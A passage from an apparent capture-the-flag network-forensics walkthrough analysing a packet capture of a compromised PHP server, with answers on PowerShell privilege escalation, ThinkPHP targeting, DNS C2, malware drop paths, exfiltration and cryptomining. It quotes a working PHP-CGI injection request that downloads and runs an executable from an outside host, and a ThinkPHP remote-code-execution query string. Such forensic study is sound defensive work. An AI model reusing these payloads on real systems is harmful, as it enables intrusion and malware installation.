
Frame number 255
Which is
POST /index.php?%ADd+allow_url_include%3D1+-d+auto_prepend_file%3Dphp://input HTTP/1.1
Host: 36.96.48.3
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Length: 216

<?php system('powershell -ExecutionPolicy Bypass -Command "& {Invoke-WebRequest -Uri http://1.80.23.4:8000/2.txt -OutFile C:\Windows\Temp\2.exe; Start-Process C:\Windows\Temp\2.exe -Verb RunAs}"'); ?>;echo 1337; die;
If we inspect the command we will see Start-Process <executable> -Verb RunAs.
In PowerShell if we pass -Verb RunAs to Start-Process this causes the process to run with elevated privileges.
Therefore, our answer is Start-Process C:\Windows\Temp\2.exe -Verb RunAs
Answer: Start-Process C:\Windows\Temp\2.exe -Verb RunAs
Q5 — Targeted PHP Framework
After compromising the server, the malware used it to launch a massive number of HTTP requests containing malicious payloads, attempting to exploit vulnerabilities on additional websites. What vulnerable PHP framework was initially targeted by these outbound attacks from the compromised server?
Approach: Filter for outbound HTTP traffic from the compromised server after the initial exploit, then inspect the request paths to identify the targeted framework.
We can look for this traffic by using the filter ip.src == 36.96.48.3 && http && frame.number > 255.

Output of filter
Which shows us the traffic originating from the compromised web server.
If we inspect the requests being made we will see the string /think\app appear regularly.
Doing a Google search of php think app gives us resources for ThinkPHP framework.
Further digging will find us this article ThinkPHP Remote Code Execution (RCE) bug is actively being exploited which discusses a RCE bug in ThinkPHP.
The article discusses how the url query ?s=index/\think\app/invokefunction&function=call_user_func_array&vars=system&vars[]=id_ can be used by threat actors to perform RCE.
This exact same url query is found in our Wireshark output.
Therefore, the answer is ThinkPHP
Answer: ThinkPHP
Q6 — DNS C2 MITRE Sub-technique
The malware leveraged a common network protocol to facilitate its communication with external servers, blending malicious activities with legitimate traffic. This technique is documented in the MITRE ATT&CK framework. What is the specific sub-technique ID that involves the use of DNS queries for command-and-control purposes?
Approach: Look up the MITRE ATT&CK sub-technique for DNS-based C2, then verify by examining DNS traffic from the compromised server.
This question is trivially answered by a quick Google search.

MITRE ATT&CK Mapping
Therefore, the answer is T1071.004.
However, let’s have a look at how the DNS requests the server was making.

DNS requests being made by 36.96.48.3
The domain auto.c3pool.org is a Monero (XMR) cryptocurrency mining pool endpoint and is known to be used for malicious activity.
c3pool is a global all-in-one mining pool platform that allows users to connect their mining hardware to contribute to the collective effort of mining blocks.
Answer: T1071.004
Q7 — Full Path of Dropped Malware
Identifying where the malware could be stored on a compromised system is crucial for ensuring the complete removal of the infection and preventing the malware from being executed again. The compromised server was used to host a malicious file, which was then delivered to other vulnerable websites. What is the full path where this malware was stored after being downloaded from the compromised server?
Approach: Inspect the outbound exploit requests from Q5 and URL-decode the query parameters to find the malware drop path.
From Q5 we can see the GET requests being made to the vulnerable servers by the compromised web server.
If we inspect each of the requests and analyze the payload we can find the answer.
For instance, if we look at the packet below,

Frame 10151
We can see the URI query parameters being set.
One of the query parameters when URL decoded is C:\ProgramData\spread.exe.
This is the full path of the malware being stored in the vulnerable servers.
Answer: C:\ProgramData\spread.exe
Q8 — Exfiltration IP and Port
Knowing the destination of the data being exfiltrated or reported by the malware helps in tracing the attacker and blocking further communications to malicious servers. The compromised server was used to report system performance metrics back to the attacker. What is the IP address and port number to which this data was sent?
Approach: Analyze suspicious DNS requests from the compromised server, resolve the domain via VirusTotal, then filter TCP push-flag traffic to that IP to identify the exfiltration port.
In Q6, we touched on how the compromised web server was making suspicious DNS requests. If we analyze those requests, we will find the following,

Suspicious DNS request
The compromised web server is making a DNS request to resolve the domain nishabii.xyz.
This domain looks highly suspicious.
If we pass this domain to VirusTotal we will see that it is a known domain for malicious activity.

nishabii.xyz VirusTotal report
Furthermore, this domain resolves to the IP 218.244.58.70.
Let’s investigate the traffic between the compromised web server and this IP.

Traffic containing IP 218.244.58.70
Let’s look specifically at the traffic with the push flag set as this is what actually contains the data.

Filtering only for packets with push flag set
If we click into any of the packets we will see that the payload looks like metrics of some sort delimited by a |.
We can also see the destination port is 9011.
Therefore, our answer is 218.244.58.70:9011.
Answer: 218.244.58.70:9011
Q9 — Cryptomining Software and Version
Identifying the specific cryptomining software used by the attacker allows for better detection and removal of similar threats in the future. The malware deployed specific software to utilize the compromised server’s resources for cryptomining. What mining software and version was used?
Approach: Resolve the mining pool domain identified in Q6, filter TCP push-flag traffic to that IP, and extract the agent field from the login payload.
In Q6, we saw that the compromised web server was making DNS requests to resolve auto.c3pool.org.
Let’s check what IP this domain resolves to.
